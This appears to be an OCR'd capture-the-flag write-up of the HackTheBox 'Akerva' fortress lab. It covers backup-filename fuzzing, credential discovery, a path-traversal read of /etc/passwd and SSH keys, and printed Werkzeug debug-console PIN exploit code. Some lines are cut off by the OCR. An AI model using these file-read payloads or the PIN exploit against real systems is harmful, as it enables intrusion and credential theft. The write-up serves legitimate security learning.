
http://akerva.htb//scripts/backup_every_17minutes.sh need to authentication. But we don't have a credential. I will use to **burp_suite** for see request and response data.



I send request to repeater module.



There is nothing here. But maybe change request method might work. Try it.



It's worked. We found other flag (3.Flag) and interesting script.

```
┌──(root@kali)-[~/htb/fortress/akerva]
└─# nano backup_every_17minutes.sh
```

```
#!/bin/bash
#
# This script performs backups of production and development web
# Backups are done every 17 minutes.
#
# AKERVA{IKNoW###xxxxxxxxxxxxx==}
#

SAVE_DIR=/var/www/html/backups

while true
do
        ARCHIVE_NAME=backup_$(date +%Y%m%d%H%M%S)
        echo "Erasing old backups..."
        rm -rf $SAVE_DIR/*

        echo "Backuping..."
        zip -r $SAVE_DIR/$ARCHIVE_NAME /var/www/html/*

        echo "Done..."
        sleep 1020
done
<<<
<<
<
```

With this script, it is explained that a backup is taken every 17 minutes and archived as *“backup_$(date +%Y%m%d%H%M%S).zip”* . For example **20200828133095**.zip Okay, I know what to do.

We must first find out the date and time of the server.

```
┌──(root@kali)-[~/htb/fortress/akerva]
└─# curl -I akerva.htb
HTTP/1.1 301 Moved Permanently
Date: Fri, 28 Aug 2020 10:53:47 GMT
Server: Apache/2.4.29 (Ubuntu)
X-Pingback: http://10.13.37.11/xmlrpc.php
X-Redirect-By: WordPress
Location: http://10.13.37.11/
Content-Type: text/html; charset=UTF-8
<<<
<<
<
```

Server date and time >> 28.08.2020 10.53.47 So **20200828l0XXXX.zip** We must find minutes and seconds. I will use **wfuzz** tool.

```
┌──(root@kali)-[~/htb/fortress/akerva]
└─# wfuzz -u http://akerva.htb/backups/backup_2020082811FUZZ.zip

Warning: Pycurl is not compiled against Openssl. Wfuzz might not

********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************
Target: http://akerva.htb/backups/backup_2020082811FUZZ.zip
Total requests: 10000

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================
000000242:   200        82458    808131   20937179    "0241"
                        L         W       Ch
<<<
<<
<
```

I like this stage. That was so fun. We find backup file name. **“backup_20200828110241.zip”** Let’s download this file now and see what we have.

```
┌──(root@kali)-[~/htb/fortress/akerva]
└─# wget akerva.htb/backups/backup_20200828110241.zip
--2020-08-29 13:51:15--  http://akerva.htb/backups/backup_202008
Resolving akerva.htb (akerva.htb)... 10.13.37.11
Connecting to akerva.htb (akerva.htb)|10.13.37.11|:80... connect
HTTP request sent, awaiting response... 200 OK
Length: 22071775 (21M) [application/zip]
Saving to: ‘backup_20200828110241.zip’

backup_20200828110241.zip 100%[=================================

2020-08-29 13:51:27 (1.73 MB/s) - ‘backup_20200828110241.zip’ sa
<<<
<<
<
```

```
┌──(root@kali)-[~/htb/fortress/akerva]
└─# unzip backup_20200828110241.zip
Archive:  backup_20200828110241.zip
   creating: var/www/html/backups/
```

```
   creating: var/www/html/dev/
  inflating: var/www/html/dev/space_dev.py
  inflating: var/www/html/dev/.htaccess
  inflating: var/www/html/index.php
  inflating: var/www/html/license.txt
  inflating: var/www/html/readme.html
   creating: var/www/html/scripts/
  inflating: var/www/html/scripts/backup_every_17minutes.sh
  inflating: var/www/html/scripts/.htaccess
...
...
...
```

Backup has include **“var”** directory.


```
┌──(root@kali)-[~/htb/fortress/akerva]
└─# cd var/www/html

┌──(root@kali)-[~/…/akerva/var/www/html]
└─# ls -la
total 232
drwxr-xr-x  8 root root  4096 Aug 29 14:00 .
drwxr-xr-x  3 root root  4096 Aug 29 14:00 ..
dr-xr-xrwx  2 root root  4096 Aug 28 14:02 backups
dr-xr-xr-x  2 root root  4096 Feb  8  2020 dev
-rw-r--r--  1 root root   405 Feb  8  2020 index.php
-rw-r--r--  1 root root 19935 Feb 10  2020 license.txt
-rw-r--r--  1 root root  7278 Feb 10  2020 readme.html
drwxr-xr-x  2 root root  4096 Feb  8  2020 scripts
-rw-r--r--  1 root root  6912 Feb  8  2020 wp-activate.php
drwxr-xr-x  9 root root  4096 Feb  8  2020 wp-admin
-rw-r--r--  1 root root   351 Feb  8  2020 wp-blog-header.php
-rw-r--r--  1 root root  2275 Feb  8  2020 wp-comments-post.php
-rw-rw-rw-  1 root root  3244 Feb 10  2020 wp-config.php
-rw-r--r--  1 root root  2913 Feb  8  2020 wp-config-sample.php
drwxr-xr-x  6 root root  4096 Feb 10  2020 wp-content
-rw-r--r--  1 root root  3940 Feb  8  2020 wp-cron.php
drwxr-xr-x 21 root root 12288 Feb  8  2020 wp-includes
-rw-r--r--  1 root root  2496 Feb  8  2020 wp-links-opml.php
-rw-r--r--  1 root root  3300 Feb  8  2020 wp-load.php
-rw-r--r--  1 root root 48437 Feb 10  2020 wp-login.php
-rw-r--r--  1 root root  8501 Feb  8  2020 wp-mail.php
-rw-r--r--  1 root root 18824 Feb  8  2020 wp-settings.php
-rw-r--r--  1 root root 31111 Feb  8  2020 wp-signup.php
-rw-r--r--  1 root root  4755 Feb  8  2020 wp-trackback.php
-rw-r--r--  1 root root  3133 Feb  8  2020 xmlrpc.php
<<<
<<
<
```


I found next flag (4.Flag). ***The fourth flag is also a password***. We found the username and password of the service running on 5000/TCP

```
users = {
        "aas": generate_password_hash("AKERVA{1kn0w_r                    }")
        }

@auth.verify_password
def verify_password(username, password):
    if username in users:
        return check_password_hash(users.get(username), password)
    return False

@app.route('/')
@auth.login_required
def hello_world():
    return 'Hello, World!'

# TODO
@app.route('/download')
@auth.login_required
def download():
    return downloaded_file

@app.route("/file")
@auth.login_required
def file():
        filename = request.args.get('filename')
        try:
                with open(filename, 'r') as f:
                        return f.read()
        except:
                return 'error'

if __name__ == '__main__':
    print(app)
    print(getattr(app, '__name__', getattr(app.__class__, '__name__')))
    app.run(host='0.0.0.0', port='5000', debug = True)
```

Cred of 5000/TCP.

aas:AKERVA{1kn0w_xxxxxxxxxxxxxxx$}





Username and password worked. But there is nothing here. Let's look at some directories. What will we find?

```
┌──(root@kali)-[~/htb/fortress/akerva]
└─# gobuster dir -u http://akerva.htb:5000/ -w /usr/share/dirbus
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) &amp;amp; Christian Mehlmauer (@_FireFar
===============================================================
[+] Url:            http://akerva.htb:5000/
[+] Threads:        10
[+] Wordlist:       /usr/share/dirbuster/wordlists/directory-lis
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
```

```
[+] Timeout:        10s
===============================================================
2020/08/29 14:38:51 Starting gobuster
===============================================================
/download (Status: 401)
/file (Status: 401)
/console (Status: 200)
Progress: 25343 / 220547 (11.49%)^C
[!] Keyboard interrupt detected, terminating.
===============================================================
2020/08/29 14:51:20 Finished
===============================================================
<<<
<<
<
```


Yes, it's true way. We find three directories.

"/file"

"/console"

"/download"

Let's check them out.




File "/var/www/html/dev/space_dev.py", line 29, in download


```
# TODO
@app.route('/download')
@auth.login_required
def download():
    return downloaded_file

@app.route("/file")
@auth.login_required
def file():
        filename = request.args.get('filename')
```

NameError: global name 'downloaded_file' is not defined


We have very important informations. So **../file?filename=/etc/passwd** will worked. We can try it.




Is there a flag in the home directory, if so, will we be able to read it? Try …



Here we can only read some files. But I can't read ".http://akerva.htb:5000/file?filename=/home/aas/.ssh/id_rsa". Okay, let's keep researching. Let's look at the other directory. (/console)



"http://akerva.htb:5000/console " is python interactive console. But I dont have PIN code. I searched google for a short time and found an exploit where we could get the PIN code. Source: **Werkzeug Console PIN Exploit**




```python
//EXPLOIT CODE//

import hashlib
from itertools import chain
probably_public_bits = [
    'web3_user',# username
    'flask.app',# modname
    'Flask',# getattr(app, '__name__', getattr(app.__class__, '_
    '/usr/local/lib/python3.5/dist-packages/flask/app.py' # geta
]

private_bits = [
    '279275995014060',# str(uuid.getnode()),  /sys/class/net/ens
    'd4e6cb65d59544f3331ea0425dc555a1'# get_machine_id(), /etc/m
]

h = hashlib.md5()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')
#h.update(b'shittysalt')

```


```
cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv =None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = '-'.join(num[x:x + group_size].rjust(group_size
                          for x in range(0, len(num), group_size
            break
    else:
        rv = num

print(rv)
<<<
<<
<
```


But I need machine-id and mac adress. We can use “-http://akerva.htb:5000/file?filename=” for this process.

We have two adresses.

– /sys/class/net/ens33/address

– /etc/machine-id






```
┌──(root@kali)-[~/htb/fortress/akerva]
└─# python
Python 2.7.18 (default, Apr 20 2020, 20:30:41)
[GCC 9.3.0] on linux2
```

